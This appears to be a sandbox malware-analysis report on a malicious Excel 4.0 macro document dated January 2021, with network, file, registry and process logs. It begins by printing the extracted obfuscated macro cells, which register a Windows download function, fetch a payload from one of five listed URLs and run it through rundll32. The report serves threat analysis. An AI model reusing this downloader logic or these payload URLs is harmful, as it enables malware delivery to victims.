,,,,,,,,,,,=B154(),"=FORMULA.FILL(Mols!U54&Mols!U55&Mols!U56&Mols!U57&Mols!U58&Mols!U59,BB53)","=FORMULA.FILL(Mols!AC56,HI18807)","=EXEC(""r""&Mols!AC60&"" ""&Mols!AC59&HG9961)",=B156(),=C156(),=HALT(),"=FORMULA.FILL(Mols!V53&Mols!V54&Mols!V55&Mols!V56&Mols!V57&Mols!V58&Mols!V59&Mols!V60&Mols!V61&Mols!V62&Mols!V63&Mols!V64&Mols!V65&Mols!V66&Mols!V67&Mols!V68&Mols!V69&Mols!V70,HZ48004)","=FORMULA.FILL(Mols!AC57,AN32726)",,=B158(),=C158(),"=REGISTER(BB53,HZ48004,HI18898,IK4106,,1,9)","=FORMULA.FILL(Mols!U62&Mols!U63&Mols!U64&Mols!U65&Mols!U66&Mols!U67,HI18898)","=FORMULA.FILL(""BCCJ"",IK16309)","=Niokaser(0,GT17028,AQ4875,0,0)",=B160(),=C160(),,"=FORMULA.FILL(Mols!AC58&B169,GT17028)","=FORMULA.FILL(""Niokaser"",IK4106)","=REGISTER(HI18807,AN32726,IK16309,DI7875,,1,9)",=B162(),=C162(),"=Vuolasd(GT17028,AQ4875,1)","=FORMULA.FILL(Mols!AC59,AQ4875)","=FORMULA.FILL(""Vuolasd"",DI7875)",,"=FORMULA.FILL(Mols!AC60,AS41071)",=A158(),=GOTO(D154),=B165(),,,"=FORMULA.FILL(Mols!AC61,HG9961)",,indianhealthtrust.com/yhnqj/5555555555.jpg,=C154(),,destock-optic.fr/cdmhgbfhfwq/5555555555.jpg,,,themagicalfortress.com/bwqbfbse/5555555555.jpg,,,www.toteteca.com/qzkiodlofm/5555555555.jpg,"=INDEX(D165:D169,RANDBETWEEN(1,5))",,christiecentre.com.au/exmpjzwsb/5555555555.jpg

Network Behavior

Network Port Distribution

Total Packets: 56

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 18:17:29.470258951 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:17:29.634310961 CET	80	49729	172.107.2.98	192.168.2.3
Jan 21, 2021 18:17:29.634401083 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:17:29.634922981 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:17:29.799038887 CET	80	49729	172.107.2.98	192.168.2.3
Jan 21, 2021 18:17:36.613470078 CET	80	49729	172.107.2.98	192.168.2.3
Jan 21, 2021 18:17:36.613682032 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:17:36.651473045 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:17:36.816001892 CET	80	49729	172.107.2.98	192.168.2.3
Jan 21, 2021 18:17:48.896729946 CET	80	49729	172.107.2.98	192.168.2.3
Jan 21, 2021 18:17:48.897171021 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:17:53.902103901 CET	80	49729	172.107.2.98	192.168.2.3
Jan 21, 2021 18:17:53.902226925 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:19:16.195494890 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:19:16.612143040 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:19:17.347394943 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:19:18.815571070 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:19:21.737696886 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:19:27.566299915 CET	49729	80	192.168.2.3	172.107.2.98
Jan 21, 2021 18:19:39.225421906 CET	49729	80	192.168.2.3	172.107.2.98

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 18:17:10.738820076 CET	60831	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:10.789654016 CET	53	60831	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:11.811858892 CET	60100	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:11.862678051 CET	53	60100	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:12.792910099 CET	53195	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:12.841176033 CET	53	53195	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:13.849975109 CET	50141	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:13.900671005 CET	53	50141	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:14.949671030 CET	53023	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:14.997700930 CET	53	53023	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:17.877219915 CET	49563	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:17.925335884 CET	53	49563	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:21.463891029 CET	51352	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:21.512028933 CET	53	51352	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:25.281413078 CET	59349	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:25.329576969 CET	53	59349	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:26.222882986 CET	57084	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:26.280947924 CET	53	57084	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:26.359693050 CET	58823	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:26.407722950 CET	53	58823	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:26.753135920 CET	57568	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 18:17:26.810695887 CET	53	57568	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:27.764695883 CET	57568	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:27.822243929 CET	53	57568	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:28.774689913 CET	57568	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:28.823570967 CET	53	57568	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:29.281167984 CET	50540	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:29.346396923 CET	54366	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:29.402662039 CET	53	54366	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:29.468549013 CET	53	50540	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:30.843895912 CET	57568	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:30.900158882 CET	53	57568	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:31.204159021 CET	53034	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:31.252059937 CET	53	53034	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:32.995692968 CET	57762	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:33.043891907 CET	53	57762	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:34.853354931 CET	57568	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:34.909528017 CET	53	57568	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:38.015431881 CET	55435	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:38.063390017 CET	53	55435	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:43.671813011 CET	50713	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:43.732357979 CET	53	50713	8.8.8.8	192.168.2.3
Jan 21, 2021 18:17:47.096179008 CET	56132	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:17:47.157186031 CET	53	56132	8.8.8.8	192.168.2.3
Jan 21, 2021 18:18:00.864469051 CET	58987	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:18:00.929483891 CET	53	58987	8.8.8.8	192.168.2.3
Jan 21, 2021 18:18:09.559119940 CET	56579	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:18:09.617528915 CET	53	56579	8.8.8.8	192.168.2.3
Jan 21, 2021 18:18:13.080523014 CET	60633	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:18:13.154505014 CET	53	60633	8.8.8.8	192.168.2.3
Jan 21, 2021 18:18:17.514554977 CET	61292	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:18:17.571003914 CET	53	61292	8.8.8.8	192.168.2.3
Jan 21, 2021 18:18:50.055576086 CET	63619	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:18:50.103476048 CET	53	63619	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:06.663041115 CET	64938	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:06.710928917 CET	53	64938	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:07.433904886 CET	61946	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:07.487831116 CET	53	61946	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:08.170558929 CET	64910	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:08.227046013 CET	53	64910	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:08.693155050 CET	52123	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:08.752582073 CET	53	52123	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:09.301074028 CET	56130	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:09.360362053 CET	53	56130	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:10.089271069 CET	56338	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:10.145622969 CET	53	56338	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:10.847016096 CET	59420	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:10.894927025 CET	53	59420	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:11.681041956 CET	58784	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:11.737473965 CET	53	58784	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:12.603647947 CET	63978	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:12.660161018 CET	53	63978	8.8.8.8	192.168.2.3
Jan 21, 2021 18:20:13.232973099 CET	62938	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:20:13.284177065 CET	53	62938	8.8.8.8	192.168.2.3
Jan 21, 2021 18:22:00.418776035 CET	55708	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:22:00.466782093 CET	53	55708	8.8.8.8	192.168.2.3
Jan 21, 2021 18:22:01.036184072 CET	56803	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:22:01.108213902 CET	53	56803	8.8.8.8	192.168.2.3
Jan 21, 2021 18:22:06.630776882 CET	57145	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:22:06.694677114 CET	53	57145	8.8.8.8	192.168.2.3
Jan 21, 2021 18:22:10.971003056 CET	55359	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:22:11.044910908 CET	53	55359	8.8.8.8	192.168.2.3
Jan 21, 2021 18:22:11.366965055 CET	58306	53	192.168.2.3	8.8.8.8
Jan 21, 2021 18:22:11.437320948 CET	53	58306	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2021 18:17:29.281167984 CET	192.168.2.3	8.8.8.8	0x30a	Standard query (0)	www.totete ca.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2021 18:17:29.468549013 CET	8.8.8.8	192.168.2.3	0x30a	No error (0)	www.totete ca.com	toteteca.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2021 18:17:29.468549013 CET	8.8.8.8	192.168.2.3	0x30a	No error (0)	toteteca.com		172.107.2.98	A (IP address)	IN (0x0001)
Jan 21, 2021 18:22:00.466782093 CET	8.8.8.8	192.168.2.3	0x7c0b	No error (0)	prda.aadg. msidentity.com	www.tm.a.prd.aadg.traffic manager.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- www.toteteca.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49729	172.107.2.98	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2021 18:17:29.634922981 CET	152	OUT	GET /qzkiodlofm/5555555555.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: www.toteteca.com Connection: Keep-Alive
Jan 21, 2021 18:17:36.613470078 CET	194	IN	HTTP/1.1 200 OK Date: Thu, 21 Jan 2021 17:17:28 GMT Server: Apache Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Jan 21, 2021 18:17:36.651473045 CET	195	OUT	GET /qzkiodlofm/5555555555.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: www.toteteca.com Connection: Keep-Alive
Jan 21, 2021 18:17:48.896729946 CET	275	IN	HTTP/1.1 200 OK Date: Thu, 21 Jan 2021 17:17:35 GMT Server: Apache Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5272 Parent PID: 792

General

Start time:	18:17:24
Start date:	21/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13c0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	194F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E832BEAB.tmp	success or wait	1	153495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7C106A3E.tmp	success or wait	1	153495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Refusal-828813764-01212021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	15251E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Refusal-828813764-01212021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1525241	WriteFile
C:\Users\user\Desktop\~$Refusal-828813764-01212021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	15251E4	WriteFile
C:\Users\user\Desktop\~$Refusal-828813764-01212021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1525241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	14320F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	143211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	143213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	143213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6208 Parent PID: 5272

General

Start time:	18:17:48
Start date:	21/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer
Imagebase:	0x1f0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Flopers.GGRRDDFF	unknown	64	end of file	1	1F38D9	ReadFile

Disassembly

Code Analysis